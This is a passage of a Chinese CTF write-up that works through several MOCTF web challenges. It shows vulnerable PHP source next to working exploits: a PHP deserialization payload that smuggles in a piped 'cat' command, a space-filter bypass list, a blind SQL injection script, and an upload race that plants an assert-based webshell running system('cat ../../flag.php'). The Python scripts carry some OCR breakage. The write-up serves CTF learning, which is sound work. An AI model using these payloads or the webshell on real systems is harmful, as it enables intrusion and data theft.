if($_GET['flag'] === $_GET['daiker']){
        exit('error');
}
if(md5($_GET['flag'] ) == md5($_GET['daiker'])){
        include($_GET['file']);
}
}
```

最后构造payload:

利用google hackbar进行构造，不知道为什么我的火狐安不上了。


关于如何再Google上安装hackbar，可以看这里：https://mp.weixin.qq.com/s/8nxHxJRr3U52xbfhpirxmA

```
<?php
highlight_file('index.php');
function waf($a){
foreach($a as $key => $value){
                if(preg_match('/flag/i',$key)){
                exit('are you a hacker');
}
}
}
foreach(array('_POST', '_GET', '_COOKIE') as $__R) {
                if($$__R) {
                foreach($$__R as $__k => $__v) {
                        if(isset($$__k) && $$__k == $__v) unset($$__k);
                }
        }

}
if($_POST) { waf($_POST);}
if($_GET) { waf($_GET); }
if($_COOKIE) { waf($_COOKIE);}

if($_POST) extract($_POST, EXTR_SKIP);
if($_GET) extract($_GET, EXTR_SKIP);
if(isset($_GET['flag'])){
if($_GET['flag'] === $_GET['daiker']){
                exit('error');
}
if(md5($_GET['flag'] ) == md5($_GET['daiker'])){
                include($_GET['file']);
}
}

?>
PD9waHAKJGZsYWcgPSAnbW9jdGZ7ZTIxODFiNW8xNGE2NzE1OWNjMjNvYzhmZW9kNmM1YjZ9JzsKCgo=
```



最后base64解码即可，get flag：moctf{e2181b5o14a67159cc23oc8feod6c5b6}

0x16 PUBG

题目链接：http://120.78.57.208:6001/?LandIn=school

在这里可以获取源码

```
<html>
<title>MOCTF吃鸡大赛</title>
<style type="text/css">
a{
    text-decoration:none;
    color:white;
}
body
{
    background:url('image/PUBG.jpg');
    background-attachment:fixed;
    background-repeat:no-repeat;
    background-size:cover;
    -moz-background-size:cover;
    -webkit-background-size:cover;
}
center
{
    color:white;
}
</style>
<body>
<center>
<p>你现在正在飞机上,请选择要跳的地方</p></br>
<p><a href="?LandIn=airport">机场</a></p>
<p><a href="?LandIn=school">学校</a></p>
<p><a href="?LandIn=field">打野</a></p>
<p><a href="?LandIn=AFK">上个厕所</a></p>
</center>
</body>
</html>
<?php
    error_reporting(0);
    include 'class.php';
```

```php
    if(is_array($_GET)&&count($_GET)>0)
    {
        if(isset($_GET["LandIn"]))
        {
            $pos=$_GET["LandIn"];
        }
        if($pos==="airport")
        {
            die("<center>机场大仙太多,你被打死了~</center>");
        }
        elseif($pos==="school")
        {
            echo('</br><center><a href="/index.html"  style="color:white">叫我校霸~~</a></center>');
            $pubg=$_GET['pubg'];
            $p = unserialize($pubg);
            // $p->Get_air_drops($p->weapon,$p->bag);
        }
        elseif($pos==="AFK")
        {
            die("<center>由于你长时间没动,掉到海里淹死了~</center");
        }
        else
        {
            die("<center>You Lose</center>");

        }
    }
?>
```

可以看到，在上面引用了class.php，同样的道理，获取一波源码，class.php.bak

再下面，有用的信息有，需要$pos===school，并且URL传参pubg，且需要反序列化，到此结束。

再看class.php的内容：

```php
<?php
    include 'waf.php';
    class sheldon{
        public $bag="nothing";
        public $weapon="M24";
        // public function __toString(){
        //     $this->str="You got the airdrop";
        //     return $this->str;
        // }
        public function __wakeup()
        {
            $this->bag="nothing";
            $this->weapon="kar98K";
        }
        public function Get_air_drops($b)
        {
                $this->$b();
        }
        public function __call($method,$parameters)
        {
            $file = explode(".",$method);
            echo $file[0];
            if(file_exists(".//class$file[0].php"))
            {
                system("php  .//class//$method.php");
            }
            else
            {
                system("php  .//class//win.php");
            }
            die();
        }
        public function nothing()
        {
            die("<center>You lose</center>");
        }
        public function __destruct()
        {
            waf($this->bag);
            if($this->weapon==='AWM')
            {
                $this->Get_air_drops($this->bag);
            }
            else
            {
                die('<center>The Air Drop is empty,you lose~</center>');
            }
        }
    }
?>
```

这里又引用了waf.php，可惜不能得到源码

这里，他定义了一个sheldon类，从index.php来看，序列化应该是需要构造这个对象了

（大佬博客 http://she1don.cn/ 好像是他出的题）

在这个类里面，又两个成员变量，和5个成员函数

先来看第一个函数，__wakeup魔法函数，__wakeup()函数在其所在对象反序列化的时候自动调用。一旦调用之后，成员变量就会变成bag=nothing，weapon=kar98k

(这里需要绕过，当成员属性数目大于实际数目时可绕过wakeup方法)

再来看第二个函数：Get_air_drops($b)

这个函数就是传入b这个变量，然后执行b()这个函数

第三个函数：__call($method,$parameters)

__call函数是用于监视错误的方法调用的，也就是说如果，我们调用了不在sheldon类里面的函数，这个函数就会执行，这里是可控的地方，解题的关键。

在函数里面，需要(file_exists(".//class$file[0].php"))这个成立，才有机会执行systen系统命令，才有机会获取flag

所以为了满足if条件，我们可以将method赋值为“//win.php**********”而file[0]在经过 $file = explode(".",$method);函数后变为 //win 也就是说为 .//class//win.php（而这个文file肯定是存在的，也就绕过了if）。而为了得到我们需要的flag，我们就要在上面写的******中放入命令来执行bash。

最后一个函数：__destruct()，为析构函数，他在对象内容执行结束后会调用析构函数，也就是说必然会执行这个函数，这里也需要操作，这里只有weapon==AWM的时候，才会执行之前的Get_air_drops($b)函数，而这里他把b变量变成了bag，也就是说，在Get_air_drops($bag)，会执行bag()函数，这不是sheldon类里面的，这样就会调用__call函数。

最后理一下，在这个脚本中，肯定会执行析构函数，然后，让$b变成不是sheldon类里面的函数，从而调用__call，因为在脚本中，存在检测反序列化的魔法函数__weakup()，这里需要先绕过，这样才能使得不让初始的成员变量的值变成__weakup里面的值，导致无法调用Get_air_drops($b)函数。绕过之后，就可以来执行__call函数了，就可以构造我们的命令，来获取flag。

所以最后的payload为：&pubg=O:7:"sheldon":3:{s:3:"bag";s:27:"//win.php| cat ./class/flag";s:6:"weapon";s:3:"AWM";}

在payload里面有一个管道符 | ，在它之后的命令也会执行，所以能打印出来flag，而不是或。

URL为：http://120.78.57.208:6001/?LandIn=school&pubg=O:7:%22sheldon%22:3:{s:3:%22bag%22;s:27:%22//win.php|%20cat%20./class/flag%22;s:6:%22weapon%22;s:3:%22AWM%22;}

提交之后，在源码里面就可以看到flag了

```
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
</head>
<title>MOCTF吃鸡大赛</title>
<style type="text/css">
a{
    text-decoration:none;
    color:white;
}
body
{
    background:url('image/PUBG.jpg');
    background-attachment:fixed;
    background-repeat:no-repeat;
    background-size:cover;
    -moz-background-size:cover;
    -webkit-background-size:cover;
}
center
{
    color:white;
}
</style>
<body>
<center>
<p>你现在正在飞机上,请选择要跳的地方</p></br>
<p><a href="?LandIn=airport">机场</a></p>
<p><a href="?LandIn=school">学校</a></p>
<p><a href="?LandIn=field">打野</a></p>
<p><a href="?LandIn=AFK">上个厕所</a></p>
</center>
</body>
</html>
</br><center><a href="/index.php.bak"  style="color:white">叫我校霸~~</a></center><?php
//moctf{Try_Learn_PhP_h4rder_wow}
 ?>
```

get flag：moctf{Try_Learn_PhP_h4rder_wow}


0x17 网站监测

这个不知道是不是挂了

0x18 Code Revolution

题目链接：http://www.laohulaohuhu.cn:32771/

直接登录



登录进去之后是，phpinfo()的界面

搜索disable_functions看看他禁用了什么函数

disable_functions	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,	pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,

查看他的robots.txt发现

```
if (preg_match("/sess_|php(\w)+/is", $_GET['page']) || $_GET['page'] === 'index.php') {
    $_GET['page'] = "login.php";
}else if (preg_match("/filter(.+)resource/is", $_GET['page'])) {
    $test = substr(file($_GET['page'])[0], 0, 5);
    if (preg_match("/filter(.+\..+)resource/is", $_GET['page'])
    || $test === "\x7f\x45\x4c\x46\x02"
    || $test === "\x83\x96\xb8\xbc\xeb") {
        $_GET['page'] = "login.php";
    }
}
```


正则匹配$_GET提交的page，是不是不能使用php://filter伪协议来执行？

未解之题，日后再说.....

0x19 简单注入

题目链接：http://119.23.73.3:5004/

打开之后，F12查看，发现注入点，id=1



然后输入id=1、2，3，分别得到：

Welcome to MOCTF!
Flag is in the database!
The table name length is greater than 20!

表名很长。

开始注入：

输入?id=1' and 1=1

WHAT A FUCK!

emmmmm

小菜鸡注入姿势少，所以又去看看大佬WP了

搬运一下，学习

第一步：

判断是否使用了trim()函数，该函数用于移除字符左右两边的空格。
在URL上输入?id=1 (id后面有空格)回显正常
再输入?id=1 1 ，这里页面返回的是空白，也就是说变成了id=11，
从前面我们测试知道，只有id=1,2,3的时候会有数据，如果没有过滤空格的话，应该会显示数据
所以确定空格被过滤了。

能够代替空格的字符有（拿小本本记下）只有（）没有被过滤，所以可以用（）代替空格，进行构造。

```
%20 空格
%09 制表符
%0a 换行
%0b
%0c
%0d 回车
%a0
%00 æ
/**/
()
```

第二步：

判断后端的SQL查询语句，匹配的时候用的整型还是字符型

关于判断是整型还是字符型注入，这里讲的不错：https://www.cnblogs.com/xyhacker/p/10022858.html

这里因为输入?id=1正常，加上单引号之后，回显的是空白也，并没有出现waf，所以判断为字符型注入，并且吗，没有被过滤。

第三步：

尝试使用注释符闭合
尝试id=1'# 注释掉后面的单引号完成闭合。
以下注释中有些被过滤了 有些没有，但是使用注释后页面无法正常显示，没有成功。

```
//, -- , /**/, #, --+, -- -, ;%00
```

尝试id=1' and '1'='1 进行闭合
因为空格用()替换，'为%27，所以构造如下
id=1%27and(%271%27)=%271
运行后页面显示正常，验证成功

第四步：判断可用字符

利用相同方法带入发现union联合注入、or、<、>都不可用。
可以使用and、select查询字符。

第五步：逻辑判断


逻辑判断
带入id=1'and'1'='1成立
这里用数据库长度进行举例
id=1'and length(database()) ='1
构造后如下，经判断当前数据库名长度为5成立。
1'and(length(database()))='5

最后附上大佬的脚本：

```
import string
import requests
chars = '!@$%^&*()_+=-|}{ :?><[];,./`~'
string = string.ascii_letters+string.digits+chars
rs = requests.session()
flag = ""
# 正确payload
# payload = "http://119.23.73.3:5004/?
id=2'^(ascii(mid((select(group_concat(schema_name))from(information_schema.schemata)),{0},1))={1})^'1"
# payload = "http://119.23.73.3:5004/?
id=2'^(ascii(mid((select(group_concat(table_name))from(information_schema.tables)where(table_schema)=databas
e()),{0},1))={1})^'1"
# payload = "http://119.23.73.3:5004/?
id=2'^(ascii(mid((select(group_concat(column_name))from(information_schema.columns)where(table_schema)=datab
ase()),{0},1))={1})^'1"
payload = "http://119.23.73.3:5004/?
id=2'^(ascii(mid((select(d0_you_als0_l1ke_very_long_column_name)from(do_y0u_l1ke_long_t4ble_name)),{0},1))=
{1})^'1"
//在and禁用的时候可以使用^进行异或判断。

for i in range(0, 500):

    # for j in string:
    for j in range(33, 127):
        url = payload.format(str(i), str(j))
        s = rs.get(url)
        # print url
        if 'Flag' in s.text:
            flag = flag + chr(j)
            print flag
```



太棒了，学到了很多

get flag：moctf{b1ind_SQL_1njecti0n_g0od}

0x20 简单审计

题目链接：http://120.78.57.208:6005/

```php
<?php
error_reporting(0);
include('config.php');
header("Content-type:text/html;charset=utf-8");
//生成六位a-z的随机数
function get_rand_code($l = 6) {
    $result = '';
    while($l--) {
        $result .= chr(rand(ord('a'), ord('z')));
    }
    return $result;
}

function test_rand_code() {
    $ip=$_SERVER['REMOTE_ADDR'];
    $code=get_rand_code();
    $socket = @socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
    @socket_connect($socket, $ip, 8888);
    @socket_write($socket, $code.PHP_EOL);
    @socket_close($socket);
```

```
    die('test ok!');
}
//对上传文件的设置
function upload($filename, $content,$savepath) {
     //白名单
    $AllowedExt = array('bmp','gif','jpeg','jpg','png');
    if(!is_array($filename)) {
        $filename = explode('.', $filename);
     //上传的这些文件，以.作为分隔符，形成数组，比如说上传的为tx.jpg,那么形成的数组就是：array('0'=>'tx','1'=>'jpg')
    }
   //strtolower()，把所有字符转换为小写，判断数组最后一个的格式，是否是白名单里的。这里没有对数组进行处理。
    if(!in_array(strtolower($filename[count($filename)-1]),$AllowedExt)){
        die('error ext!');
    }

    $code=get_rand_code();
     //最终的上传文件名格式    上传的文件名（$filename[0]）+ moctf + 六位随机数 + 数组最后一位。
    $finalname=$filename[0].'moctf'.$code.".".end($filename);
    waf2($finalname);
    //把POST请求的有数据写到带有路径的文件中
    file_put_contents("$savepath".$finalname, $content);
    //延迟
    usleep(3000000);
     //把moctf写到带有路径的文件中
    file_put_contents("$savepath".$finalname, "moctf");
    unlink("$savepath".$finalname);//删除带有路径的文件
    die('upload over!');
}

$savepath="uploads/".sha1($_SERVER['REMOTE_ADDR'])."/";//路径为:    upload/访客IP的哈希值/
if(!is_dir($savepath)){
    $oldmask = umask(0);//设置权限为777
    mkdir($savepath, 0777);//创建目录
    umask($oldmask);//关闭权限
}
if(isset($_GET['action']))
{
    $act=$_GET['action'];
    if($act==='upload')//GET传参参数如果为upload
    {
        $filename=$_POST['filename'];//POST传参参数为filename
        if(!is_array($filename)) {
            $filename = explode('.', $filename);
          //如果filename不是数组的话，就以 . 作为分隔符，形成数组
        }
        $content=$_POST['content'];
        waf($content);
        upload($filename,$content,$savepath);
    }
    else if($act==='test')
    {
        test_rand_code();
    }
}
else {
    highlight_file('index.php');
}
?>
```

上面大体上就是对代码的一些理解。

这里看的是这个大哥的非预期的解，大哥博客：https://skysec.top/

首先构造数组绕过

```
if(!in_array(strtolower($filename[count($filename)-1]),$AllowedExt)){
        die('error ext!');
    }
```

这里的 $filename[count($filename)-1 不一定是最后一个，所以可以这样构造

```
$filename= array('0'=> '1','2'=>'jpg','3'=>'php');
```

这样3-1=2，filename[2] = jpg，在白名单里面，就可以绕过白名单了

上传的文件名就为：1moctf.$code.php

具体解题步骤可转到这位大师傅：https://skysec.top/2018/02/13/happymoctf%E4%B9%8Bweb%E5%85%A8%E9%A2%98%E8%A7%A3/#%

官方WP：

两个脚本：

listen.py

```
#监听8888端口，接受6个`get_rand_code`的结果，然后预测接下来一次`get_rand_code`的结果，这里可能不会很准确，
#所以需要小幅度爆破，复杂度大概为3^6，反正就跑着呗
#!/usr/bin/env python
#-*- coding:utf-8 -*-
#by xishir
import requests as req
import re
from socket import *
from time import ctime
import random
import itertools as its
import hashlib
r=req.session()
url="http://120.78.57.208:6005/"
def get_rand_list():
    HOST = ''
    PORT = 8888
    BUFSIZ = 128
    ADDR = (HOST, PORT)
    tcpSerSock = socket(AF_INET, SOCK_STREAM)
    tcpSerSock.bind(ADDR)
    tcpSerSock.listen(5)
    rand_num=0
    l=[]
    while True:
```

```
        tcpCliSock, addr = tcpSerSock.accept()
        while True:
            data = tcpCliSock.recv(BUFSIZ)
            if not data:
                break
            data=data[0:6]
        print data,l
            for i in data:
                l.append(ord(i)+1-ord('a'))
        rand_num+=1
          if rand_num==6:
              break
    tcpCliSock.close()
    tcpSerSock.close()
    return l
def get_salt(l):
    salt=""
    for i in range(6):
        j=len(l)
        r=(l[j-3]+l[j-31])-1
        if r>26:
            r-=26
        #print l[j-3],chr(l[j-3]+ord('a')-1),l[j-31],chr(l[j-31]+ord('a')-1),r,chr(r+ord('a')-1)
        l.append(r)
        salt+=chr(r+ord('a')-1)
        #print salt
    return salt
def get_flag(salt):
    s=hashlib.sha1('119.23.73.3').hexdigest()
    url1=url+'/uploads/'+s+'/'+'moctf'+salt+'.php'
    data={"a":"system('cat ../../flag.php');echo '666666';"}
    r2=r.post(url1,data=data)
    print salt
    if '404' not in r2.text:
        print r2.text
get_flag('aaaaaa')
l=get_rand_list()
salt=get_salt(l)
s=0
for i in range(100000):
    s=s+1
print s
words = "10"
o=its.product(words,repeat=6)
for i in o:
    s="".join(i)
    salt2=""
    for j in range(6):
        salt2+=chr(ord(salt[j])-int(s[j]))
    get_flag(salt2)
words = "10"
o=its.product(words,repeat=6)
for i in o:
    s="".join(i)
    salt2=""
    for j in range(6):
        salt2+=chr(ord(salt[j])+int(s[j]))
    get_flag(salt2)
```

put.py

```
#通过`?action=test`调用`test_rand_code`函数发送6次`get_rand_code`结果，一共36个字符，
#然后提交一个构造好的`?action=test`，上传shell到服务器，在被删除之前就会被listen爆破得到，没爆破到就多爆破几次
#!/usr/bin/env python
#-*- coding:utf-8 -*-
#by xishir
import requests as req
import re
r=req.session()
url="http://120.78.57.208:6005/?action="
def get_test():
    url2=url+"test"
    r1=r.get(url2)
    print url2
    print r1.text
def upload():
    data={"filename[4]":"jpg",
          "filename[2]":"jpg",
          "filename[1]":"php",
          "content":"<script language='php'>assert($_POST[a]);</script>",
          "a":"system('cat ../../flag.php');"
          }
    url1=url+"upload"
    r2=r.post(url1,data=data)
    print r2.text
for i in range(6):
    get_test()
upload()
```

0x21 EasySQL

题目链接：http://www.laohulaohuhu.cn:32770/

转载于:https://www.cnblogs.com/mortals-tx/p/11280004.html